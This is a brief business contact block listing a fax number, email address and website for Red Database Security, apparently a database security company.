Fax: +49 (6821) 91 27 354

E-Mail: info@red-database-security.com
Web: www.red-database-security.com